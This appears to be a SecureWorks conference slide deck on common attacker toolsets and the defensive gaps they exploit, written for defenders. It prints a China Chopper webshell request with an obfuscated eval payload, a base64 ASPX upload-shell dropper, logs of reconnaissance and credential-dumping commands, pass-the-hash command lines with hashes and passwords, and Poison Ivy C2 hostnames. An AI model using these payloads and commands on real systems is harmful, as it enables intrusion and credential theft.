

# WHY ATTACKER TOOLSETS DO WHAT THEY DO

(or.. “Reasons they just keep working”)

Matt McCormack



SecureWorks

# OVER THE LAST YEAR

**50+** engagements

**Good chunk** of different verticals, industries, etc.

**Varying** qualities and effectiveness of defenses

**Collective noun** of different Threat Groups

... but really? **Similar** tools and tactics



SecureWorks

# THE MAGIC OF INTERPRETIVE DANCE

*Pick* through this year's interesting engagements

*Construct* a convenient narrative


*Discuss* the common blind-spots the tools keep leveraging

*Explore* Reasons They Just Keep Working (*RIJKW*)



SecureWorks

# OUR SCENARIO



SecureWorks

# RTJKW #1: AD HOC DEPLOYMENTS

*Deploy* and forget (bonus: default configurations)

*External* teams not looping in the security team


*Third-party* systems without patch management

*Cloud* infrastructure: the new frontier of terrible



# THE VOLUME GAME

*Scan* and exploit; because eventually it will work



SecureWorks

# CHINACHOPPER POST

## *Webshell* all the things

```
POST/config/AspCms_Config.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: yourwebserver
Content-Length: 696
Expect: 100-continue
Connection:Keep-Alive
```

```
xiaoliang=eval("Ex"%26Chr(101)%26"cute("Server.ScriptTimeout%3D3600:On+Error+Resume+Next:Function+bd%28byVal+s%29%3AFor+i%3D1+To+Len%28s%29+Ste
p+2%3Ac%3DMid%28s%2Ci%2C2%29%3AIf+IsNumeric%28Mid%28s%2Ci%2C1%29%29+Then%3AExecute%28%22%22%22%22bd%3Dbd%26chr%28%26H%22%22%22%22%26c%26%22%22%2
2%22%29%22%22%22%22%29%3AElse%3AExecute%28%22%22%22%22bd%3Dbd%26chr%28%26H%22%22%22%22%26c%26Mid%28s%2Ci%2B2%2C2%29%26%22%22%22%22%29%22%22%22%2
2%29%3Ai%3Di%2B2%3AEnd+If%22%22%26chr%2810%29%26%22%22Next%3AEnd+Function:Response.Write("""->|"""):Ex"%26Chr(101)%26"cute("""
On+Error+Resume+Next: """"%26bd("""526573706F6E73652E5772697465282268616F72656E2229"""):Response.Write("""|<-"""):Response.End""")
```



SecureWorks

```
1 <%  
2 ....if (Request.QueryString["do"] == "sh")  
3 ....{  
4 .....System.IO.StreamWriter SW = new  
- System.IO.StreamWriter(Server.MapPath(Encoding.Default.GetString(Convert.FromBa  
- se64String("YXNweHVwbG9hZC5hc3B4"))));  
5 .....String str =  
- "PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiAlPgo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiPgogICAgcHJvdG  
- VjdGVkIHZvaWQgQnV0dG9uMV9DbGljayhvYmplY3Qgc2VuZGVyLCBfZmVudEFyZ3MgZSkKIICAgIHsKI  
- CAgICAgICBGAwXlVXBsb2FkMS5Qb3N0ZWRGaWxllNhdmVBcyhTZXJ2ZXIuTWFWUGF0aChGaWxLVXBs  
- b2FkMS5GaWx1TmFtZSkpOwogICAgICAgIEExYmxlMS5UZXh0ID0gIjxhIGhyZWY9JyIgaGkyBGaWxLVXB  
- sb2FkMS5GaWx1TmFtZSArICInPkZpbGUgdXBsb2FkIHN1Y2Nlc3NmdWxseSB5b3UgY2FuIGRvd25sb2  
- FkIGhlcmU8L2E+IjsKICAgIH0KPC9zY3JpcHQ+CiAgICA8Zm9ybSBpZD0iZm9ybTEiIHJ1bmF0PSJzZ  
- XJ2ZXIiPgogICAgICAgIDxhc3A6RmlsZVVwbG9hZCBERD0iRmlsZVVwbG9hZDEiIHJ1bmF0PSJzZXJ2  
- ZXIiIC8+CiAgICAgICAgPGFzcDpCdXR0b24gSUQ9IkJ1dHRvbG9hZCBERD0iRmlsZVVwbG9hZDEiIHJ1bmF0PSJzZXJ2ZXIiIFRleHQ  
- 9I1VwbG9hZCBERD0iRmlsZVVwbG9hZCBERD0iRmlsZVVwbG9hZDEiIHJ1bmF0PSJzZXJ2ZXIiIFRleHQ  
- Nw0mxhYmVsIHJ1bmF0PSJzZXJ2ZXIiIElEPSJMYWJsZTEiPjwvYXNwOmxhYmVsPgogICAgPC9mb3J1c  
- g==";  
6 .....  
- SW.WriteLine(Encoding.Default.GetString(Convert.FromBase64String(str)));  
7 .....SW.Close();  
8 ....}  
9 %>
```

<https://breached.com/anything.aspx?do=sh>

[aspxupload.aspx](#)

<https://breached.com.aspxupload.aspx>





## File Manager >>

Current Directory :

[WebRoot](#) | [Create Directory](#) | [Create File](#) | [Fixed\(C:\)](#) | [Fixed\(D:\)](#) | [CDRom\(E:\)](#) | [CDRom\(F:\)](#) | [Kill Me](#)

No file chosen

Filename	Last modified	Size	Action
0 <a href="#">Parent Directory</a>			
<input type="checkbox"/> <a href="#">error.aspx</a>	2014-07-16 02:59:58	70.79 K	<a href="#">Down</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>   <a href="#">Time</a>
<input type="checkbox"/> <a href="#">Delete selected</a>			

0 directories/ 1 files

TOOLS'S SHELL



# OWA: WHO NEEDS THE DC?

ISAPI filter (.NET)

**OwaAuth.Application\_EndRequest()**

- Receives request after submitted
- Extract username and password from login, save to text file
- Parse traffic for magic key, password, and params for backdoor



SecureWorks


# OwaAuth.ShowError()

- List, read, write, delete, modify, files and directories
- Timestamp file or directory
- Download file from URL
- Launch process
- Connect, query, write to SQL server






















SecureWorks

# OUR SCENARIO... SO FAR



SecureWorks

Host	 ok  bcdext-prod-web
Program	 ok  Tomcat7.exe
Pid	2168
Create Time	2015-07-11T02:17:35.873243 (a month ago)
Image Path	E:\tomcat70\bin\Tomcat7.exe
Parent Image Path	C:\Windows\System32\services.exe
User	CORP\web_admin
Children	<p>2015-07-13T03:47:25.475123  "ipconfig" /all"</p> <p>2015-07-13T03:49:13.900468  "netstat" -anbo -p tcp"</p> <p>2015-07-13T03:50:20.590102  "systeminfo"</p> <p>2015-07-13T03:51:23.638994  "tasklist" /svc"</p> <p>2015-07-13T03:53:32.158732  "net" start"</p> <p>2015-07-13T03:55:00.864695  "net" time /domain"</p> <p>2015-07-13T03:56:24.898634  "net" group "domain admins" /domain"</p> <p>2015-07-13T03:57:22.837988  "net" user adadmin /domain"</p> <p>2015-07-13T04:10:16.378366  "net" group "Domain Computers" /domain"</p> <p>2015-07-13T04:11:18.599107  "net" group "Domain controllers" /domain"</p> <p>2015-07-13T04:12:13.491488  "net" group /domain"</p> <p>2015-07-13T04:17:48.861595  "net" user /domain"</p> <p>2015-07-13T04:18:50.035427  "ping" -n 1 BCDEXT-DC01"</p> <p>2015-07-13T04:19:19.301989  "ping" -n 1 BCDEXT-DC02"</p> <p>2015-07-13T05:09:59.180512  "net" user &amp;&amp; net localgroup administrators"</p>

2015-07-13T05:34:21.289798 ⚙️ "cmd" /c a:\windows\temp\a64.log -pAbc123456 -y"  
2015-07-13T05:36:11.808959 ⚙️ "cmd" /c dir c:\windows\temp\  
2015-07-13T05:39:39.596858 ⚙️ "cmd" /c "cd /d c:\windows\temp&&a64.log -pAbc123456 -y"  
2015-07-13T05:39:48.972158 ⚙️ "cmd" /c dir c:\windows\temp\  
2015-07-13T05:40:30.348482 ⚙️ "cmd" /c "cd /d c:\windows\temp&&a64.exe -w ">>c:\windows\temp\h.txt""  
2015-07-13T05:40:38.254985 ⚙️ "cmd" /c "cd /d c:\windows\temp&&a64.exe -m ">>c:\windows\temp\h.txt""  
2015-07-13T05:40:44.130173 ⚙️ "cmd" /c "cd /d c:\windows\temp&&a64.exe -h ">>c:\windows\temp\h.txt""  
2015-07-13T05:40:48.583441 ⚙️ "cmd" /c "cd /d c:\windows\temp&&64.exe -l ">>c:\windows\temp\h.txt""  
2015-07-13T05:42:26.774083 ⚙️ "cmd" /c dir c:\windows\temp\h.txt"  
2015-07-13T05:43:43.635917 ⚙️ "cmd" /c c:\windows\temp\a64.exe -w"  
2015-07-13T05:44:28.746736 ⚙️ "cmd" /c c:\windows\temp\a64.exe -m"  
2015-07-13T05:44:46.512929 ⚙️ "c:\windows\temp\a64.exe" -h"  
2015-07-13T05:44:58.778947 ⚙️ "c:\windows\temp\a64.exe" -l"  
2015-07-13T05:45:08.248000 ⚙️ "whoami"



SecureWorks

Administrator: Command Prompt

```
C:\>AceHash64.exe -l
Reading by injecting code! (less-safe mode)
Logon Sessions Found: 9

00693BDF:DomainAdmin:LAB:E52CAC67419A9A221B087C18752BDBEE:C4B0E1B10C7CE2C4723B
4E2407EF81A2

006939C8:DomainAdmin:LAB:E52CAC67419A9A221B087C18752BDBEE:C4B0E1B10C7CE2C4723B
4E2407EF81A2

00091520:LabUser:LAB:E52CAC67419A9A2238F10713B629B565:64F12CDDAA88057E06A81B54
E73B949B

000914BE:LabUser:LAB:E52CAC67419A9A2238F10713B629B565:64F12CDDAA88057E06A81B54
E73B949B

000003E4:LAB-WIN7SP1X64$:LAB:00000000000000000000000000000000:F85016EF4C2A8A9E
CE46A08B0B529104

0000C4A2:::00000000000000000000000000000000:F85016EF4C2A8A9ECE46A08B0B529104

Got 6 item
LUID:UserName:LogonDomain:LMhash:NThash

C:\>
```

# ACEHASH: ALL THE HASHES

<b>Mimikatz</b>	Custom-compiled PE executes sekurlsa::logonpasswords command automatically
<b>Ace1</b>	Custom DLL, uses samsrv.dll APIs to dump hashes from disk/registry
<b>Ace2</b>	Custom DLL, based on WCE, uses msv1_0.dll APIs for LM/NTLM
<b>InjectMemDll</b>	Inject above when required





Administrator: Command Prompt

```
C:\>AceHash64.exe -s DomainAdmin:LAB:E52CAC67419A9A221B087C18752BDBEE:C4B0E1B10C7CE2C4723B4E2407EF81A2 "dir \\192.168.153.200\c$"
```

```
Reading by injecting code! (less-safe mode)
Changing NTLM credentials of new logon session 006BD01Ah to:
Username: DomainAdmin
Domain: LAB
LMHash: E52CAC67419A9A221B087C18752BDBEE
NTHash: C4B0E1B10C7CE2C4723B4E2407EF81A2
the Credentials of new process has been changed
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32<dir \\192.168.153.200\c$
Volume in drive \\192.168.153.200\c$ has no label.
Volume Serial Number is FCEC-5472
```

```
Directory of \\192.168.153.200\c$
```

```
08/22/2013 11:52 AM <DIR> PerfLogs
05/27/2015 12:38 PM <DIR> Program Files
08/22/2013 11:39 AM <DIR> Program Files (x86)
06/29/2015 05:54 PM <DIR> temp
06/29/2015 05:03 PM <DIR> Users
06/01/2015 02:22 PM <DIR> Windows
0 File(s) 0 bytes
6 Dir(s) 50,685,607,936 bytes free
```

```
C:\Windows\system32<
C:\>
```

## Thread Injection

Host ! bad WIN-TK7DKUBLMVQ

Color ✓ ok 3748 → 564

Source (Attacking) Process ⚙ \Device\HarddiskVolume1\AceHash64.exe  
3748  
2015-06-30T22:15:07.102057

Target (Victim) Process ⚙ \Device\HarddiskVolume1\Windows\System32\lsass.exe  
564  
2015-06-25T21:17:50.142415

Injected Thread  
3792  
2015-06-30T22:15:07.164462  
0x1bee20

0x00000000	48894C24 084883EC 3848837C 24400075	H.L\$.H..8H. \$@.u
0x00000010	07B8FFFF FFFFE3D 488B4424 40488944	.....=H.D\$@H.D
0x00000020	2420488B 44242048 83380074 234C8B44	\$ H.D\$ H.8.t#L.D
0x00000030	24204D8B 4018488B 4424208B 5010488B	\$ M.@.H.D\$ .P.H.
0x00000040	4C242048 8B490848 8B442420 FF10EB05	L\$ H.I.H.D\$ ....
0x00000050	B8FEFFFF FF4883C4 38C30000 00000000	.....H..8.....

```
Administrator: C:\Windows\System32\cmd.exe
C:\Users\Public>getpassword64.exe

Authentication Id:0;454412
Authentication Package:Negotiate
Primary User: [REDACTED]
Authentication Domain:ACME

* User: [REDACTED]
* Domain: ACME
* Password: Password123123123

Authentication Id:0;996
Authentication Package:Negotiate
Primary User:WIN-1EYJ4CMP38T$
Authentication Domain:ACME


* User: WIN-1EYJ4CMP38T$
* Domain: ACME
* Password: ?????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????

Authentication Id:0;66750
Authentication Package:NtLm
Primary User:
Authentication Domain:
<LUID ERROR>

Authentication Id:0;454401
Authentication Package:Kerberos
Primary User:[REDACTED]
Authentication Domain:ACME

* User: [REDACTED]
* Domain: ACME
* Password: Password123123123
```

# OUR SCENARIO... SO FAR



SecureWorks

# RTJKW #2: CREDENTIAL “ISSUES”

*Golden* images are convenient, as is scripting installs

*Same* local Admin passwords is ... not great

*Failing* to restrict local Admin over network

*Insecurely* storing passwords on network



SecureWorks

```
"whoami"  
"ipconfig" /all  
"net" time /domain  
"net" start query  
"netstat" -an  
"ping" -n 1 www.nba.com  
"net" view /domain  
"net" localgroup administrators  
"net" user adm_it /domain  
"cmd" /c dir C:\users\  
"net" group "Domain Admins" /domain  
"C:\Windows\system32\net1 group "Domain Admins" /domain  
"nltest" /trust_domain
```



SecureWorks


```
"C:\windows\temp\nbtscan.exe 10.16.2.1/24 ">C:\windows\temp\nb.txt"
"net" use \\10.16.2.208 "Changeme!" /user:CORP\CS_ADM_IT
"cmd" /c dir \\10.16.2.208\c$
"dir \\10.16.2.208\c$
"net" use \\10.16.2.208\c$ "Changeme!" /user:CORP\CS_ADM_IT

"C:\windows\temp\acehash64.exe -s adm_qa:CORP:
AAD3B435B51404EEAAD3B435B51404EE:A5B440A4C4E1965E6F5905A08AF6F2DE
"dir \\10.16.2.233\c$"
"C:\windows\temp\acehash64.exe -s Administrator:123:
AAD3B435B51404EEAAD3B435B51404EE:A67C071444ED771589B736189B08F2AD
"dir \\10.16.2.208\c$"
"C:\windows\temp\acehash64.exe -s Administrator:123:
AAD3B435B51404EEAAD3B435B51404EE:A67C071444ED771589B736189B08F2AD
"dir \\10.16.2.204\c$\inetpub\"
```



SecureWorks

# OUR SCENARIO... SO FAR



SecureWorks



# RTJKW #3: BOTTLENECK BRO?

*Chokepoints* using (authenticating) proxies

*Central* point to log, gather/apply intel, block, etc.

*Many* basic RATs/Toolsets/Malware won't work

*Unfettered* internet access is a terrible idea



SecureWorks

# POISON IVY

*Grandfather* of Chinese targeted RATs (circa 2004)

*Custom* TCP C&C protocol

*Still* deployed, updated but only basic proxy support seen this year

*Volatility* + Chopshop + metasploit modules available



SecureWorks

hellointra.no-ip.org, 3460  
hellointra.myftp.org, 3440  
namesvrtwo.serveftp.com, 8888  
namesvrone.myftp.org, 8989  
m2013.no-ip.org, 443  
update17.ignorelist.com, 443  
sap123.no-ip.biz, 3480  
sap123.servehttp.com, 5460  
statictwo.myftp.org, 9999  
staticone.hopto.org, 9898  
banse.zapto.org, 4444  
gserverhost.no-ip.biz, 6666  
gserverhost.myftp.org, 5555  
connektme.no-ip.org, 6460  
connektme.hopto.org, 7539  
easyconnect.zapto.org, 3333  
easyconnect.no-ip.org, 4444  
swepc.no-ip.biz, 3460

cmdexe.no-ip.biz  
microsoft32.no-ip.biz  
ga2a.no-ip.biz  
exw.no-ip.info  
60.235.12.64  
hack43mila.no-ip.biz  
cool-t.no-ip.biz  
alnweer2009.no-ip.info  
alnweer2009.no-ip.org  
test.no-ip.org  
sero.ddns.net  
serix21.no-ip.biz  
evil3322.no-ip.biz  
zxoo.no-ip.biz  
m55m55m44.no-ip.org



SecureWorks

a open source remote administrator tool

4 commits      1 branch      0 releases      0 contributors

---

Branch: **master**      **gh0st** / +

清理了下垃圾


2bcoder authored on 9 May 2013      latest commit **f434b0df9d**

Server	清理了下垃圾	3 years ago
common	add linux server	3 years ago
gh0st	清理了下垃圾	3 years ago
CLEAN.BAT	清理了下垃圾	3 years ago
README.md	first commit	3 years ago
gh0st.dsw	add linux server	3 years ago
gh0st.sln	add linux server	3 years ago

**README.md**

gh0st beta 3.6

# OUR SCENARIO... SO FAR



SecureWorks

# RTJKW #4: DOMAIN SEPARATION


*Strict* separation, limited accounts, hardcore logging

*Extends* to shared infrastructure, third parties, BYOD

*Trying* to avoid these points being like those really fun ball pits, but for privileged credentials




SecureWorks



# BALL PIT

No one comes out alive.

# OUR SCENARIO... SO FAR



SecureWorks



# RTJKW #5: POROUS FIREWALLS

*Don't* forget about the non-TCP protocols

*Unit* test and regression test the perimeter

*Segmentation* is a thing



SecureWorks

